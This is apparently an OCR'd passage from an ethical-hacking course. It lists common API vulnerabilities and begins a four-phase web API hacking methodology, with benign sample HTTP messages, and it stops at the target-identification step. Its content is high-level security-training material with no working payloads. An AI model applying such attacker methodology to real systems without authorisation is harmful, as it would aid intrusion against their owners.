
Modern web applications and SaaS platforms use APIs due to their extensive features, and most of the API security mainly focuses on technical aspects. Poor management of API permissions, flaws in business logic, and exposure of application logic and sensitive data such as personally identifiable information (PII) drastically increase the attack surface and pave the way for attackers to target these vulnerabilities to perform many attacks such as DoS and code injection attack.

Some common API vulnerabilities are listed below:

Vulnerabilities	Description
1. Enumerated Resources	Design flaws can cause serious vulnerability, disclosing information through unauthenticated public API Allow attackers to guess user IDs easily, compromising the security of the user data
2. Sharing Resources via Unsigned URLs	API returns URLs to hypermedia resources such as image, audio, or video files that are vulnerable to hotlinking This can cause several problems such as poor analytics and strains on resources, and can be used by attackers for exploitation Signed URLs can be used to implement policies such as rate limiting, auto expiration, and scoped sharing
3. Vulnerabilities in Third-Party Libraries	Developers use third-party software libraries having open-source software licenses Avoiding regular updates and relegating security fixes can result in many security flaws

4. Improper Use of CORS	▪ Cross-origin resource sharing (CORS) is a mechanism that enables the web browser to perform cross-domain requests; improper implementations of CORS can cause unintentional flaws ▪ Using the "Access-Control-Allow-Origin" header for allowing all origins on private APIs can lead to hotlinking
5. Code Injections	▪ If the input is not sanitized, attackers may use code injection techniques such as SQLi and XSS to add malicious SQL statements or code to the input fields on the API ▪ Allow attackers to steal critical information such as session cookies and user credentials.
6. RBAC Privilege Escalation	▪ Privilege escalation is a common vulnerability present in APIs having role-based access control (RBAC) where changes to endpoints are made without proper attention ▪ Allow attackers to gain access to users' sensitive information
7. No ABAC Validation	▪ No proper attribute-based access control (ABAC) validation allows attackers to gain unauthorized access to API objects or perform actions such as viewing, updating, or deleting
8. Business Logic Flaws	▪ Many APIs come with vulnerabilities in business logic ▪ Allow attackers to exploit legitimate workflows for malicious purposes

Table 14.4: API vulnerabilities



Web API Hacking Methodology

- Web-based APIs are used for **supporting heterogeneous devices** such as mobile and IoT devices
- To make these web-based APIs more user friendly, developers are compromising on the aspect of security, thereby making these web-based services vulnerable to various attacks


1. **Identify the target**
2. **Detect security standards**
3. **Identify the attack surface**
4. **Launch attacks**

Web API Hacking Methodology

Recent years have witnessed tremendous growth in the usage of web-based APIs for supporting heterogeneous devices such as mobile devices and IoT devices. These devices frequently communicate with backend web servers via APIs. To make these web-based APIs more user-friendly, developers are taking shortcuts to security, making online web services vulnerable to various attacks. Attackers use various techniques to identify and exploit vulnerabilities in these APIs. To hack an API, attackers need to identify the API technologies, security standards, and attack surface for exploitation.

Hacking a web API involves the following phases:

- Identify the target
- Detect security standards
- Identify the attack surface
- Launch attacks



Identify the Target

HTTP

- APIs such as SOAP and REST mostly use HTTP protocol for communicating **API-based messages**
- HTTP request and response headers are **transmitted in plaintext**, so an attacker can easily manipulate these headers to identify the target

Message Formats

- API messages transmitted over the web will take some format, such as **JSON** for REST API or **XML** for SOAP API
- Using vulnerabilities in these formats, an attacker can easily **manipulate messages** to identify the target and its perimeter

HTTP Request

```
GET /doc/test.html HTTP/1.1
Host: www.certifiedhacker.com
Accept: image/gif, image/jpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Firefox/68.4.1
Content-Length: 35

bookId=78906&author=Rob+ert
```

Request Line
Request Headers
Request Message Header
Blank line separating Header and Body
Request Message Body

HTTP Response


```
HTTP/1.1 200 OK
Date: Sun, 05 Jan xxxx 01:11:12 GMT
Server: Apache/2.4 (Win32)
Last-Modified: Sat, 11 Jan xxxx
ETag: "0-23-4024c3a5"
Accept-Ranges: bytes
Content-Length: 35
Connection: close
Content-Type: text/html

<h1> My Home page</h1>
```

Status Line
Response Headers
Response Message Header
Blank line separating Header and Body
Response Message Body

Identify the Target

Before hacking an API, an attacker first needs to identify the target and its perimeter:

